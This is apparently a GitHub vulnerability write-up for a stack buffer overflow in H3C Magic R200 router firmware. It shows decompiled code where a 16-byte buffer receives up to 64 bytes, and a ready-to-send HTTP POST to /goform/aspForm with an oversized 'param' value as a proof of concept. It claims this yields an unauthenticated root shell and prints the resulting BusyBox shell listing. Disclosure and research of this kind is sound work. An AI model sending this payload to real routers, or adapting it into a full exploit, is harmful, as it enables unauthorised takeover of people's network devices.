Darry-lang1 Update readme.md ... on Jul 8 History

..

img	5 months ago
readme.md	5 months ago

readme.md

H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address：https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version

The figure above shows the latest firmware.

Vulnerability details

```
int __fastcall sub_43F9D0(int a1)
{
  _BYTE *v2; // [sp+1Ch] [+1Ch]
  int v3; // [sp+20h] [+20h]
  int v4; // [sp+24h] [+24h]
  int i; // [sp+28h] [+28h]
  char v6[16]; // [sp+30h] [+30h] BYREF

  memset(v6, 0, sizeof(v6));
  v2 = (_BYTE *)sub_486660(a1, "param", &dword_499D80);
  for ( i = 0; i < 20 && getElement(v6, v2, ';', 1) != -1; ++i )
  {
    v4 = strlen(v6);
    v3 = atoi(v6);
    v2 += v4 + 1;
    if ( v3 )
    {
      if ( --dword_4A4B1C < 0 )
        dword_4A4B1C = 0;
      CFG_SetStatus(0, v3 + 940048384, 5);
    }
  }
  return 0;
```

```
int __fastcall getElement(_BYTE *a1, _BYTE *a2, char a3, int a4)
{
  int i; // [sp+18h] [+18h]
  int v6; // [sp+1Ch] [+1Ch]
  int v7; // [sp+20h] [+20h]
  _BYTE *v8; // [sp+24h] [+24h]

  v7 = 0;
  if ( !a1 )
    return -1;
  if ( !a2 || !*a2 )
    return -1;
  v8 = a2;
  for ( i = 0; i < a4; ++i )
  {
    if ( i > 0 )
      v8 = (_BYTE *)(v7 + 1);
    v7 = strchr(v8, a3);
    if ( !v7 )
    {
      v7 = (int)&v8[strlen(v8)];
      break;
    }
  }
  if ( i >= a4 - 1 )
  {
    v6 = v7 - (_DWORD)v8;
    if ( v7 - (int)v8 < 64 )    not more than 64
    {
      memcpy(a1, v8, v6);
      a1[v6] = 0;
      return 0;
    }
    else
    {
```

Parameters in the DelDNSHnList interface use the getElement function to split strings. The size of V6 is only 16, and the maximum size in the getElement function is limited to 64. The size of the original array has been completely exceeded, resulting in a buffer overflow vulnerability.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 2024
Origin: http://192.168.124.1
DNT: 1
Referer: http://192.168.124.1/dhcpd.asp
Upgrade-Insecure-Requests: 1

CMD=DelDNSHnList&param=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization


BusyBox v1.2.0 (2019.11.07-05:21+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
/ # ls -l
drwxrwxr-x 2 1000 1000 7748 Nov 7 2019 www
drwxr-xr-x 10 *root root 0 Jan 1 1970 var
drwxrwxr-x 5 1000 1000 49 Nov 7 2019 usr
drwxrwxr-x 3 1000 1000 26 Nov 7 2019 uclibc
lrwxrwxrwx 1 1000 1000 7 Nov 7 2019 tmp -> var/tmp
dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys
lrwxrwxrwx 1 1000 1000 3 Nov 7 2019 sbin -> bin
dr-xr-xr-x 78 *root root 0 Jan 1 1970 proc
drwxr-xr-x 9 *root root 0 Jan 1 1970 mnt
lrwxrwxrwx 1 1000 1000 3 Nov 7 2019 lib32 -> lib
drwxrwxr-x 4 1000 1000 2452 Nov 7 2019 lib
lrwxrwxrwx 1 1000 1000 9 Nov 7 2019 init -> sbin/init
drwxrwxr-x 2 1000 1000 3 Nov 7 2019 home
drwxrwxr-x 2 1000 1000 3 Nov 7 2019 ftproot
drwxr-xr-x 10 *root root 0 Jan 1 1970 etc
drwxrwxr-x 4 1000 1000 2539 Nov 7 2019 dev
drwxr-xr-x 2 1000 1000 1446 Nov 7 2019 bin
/ #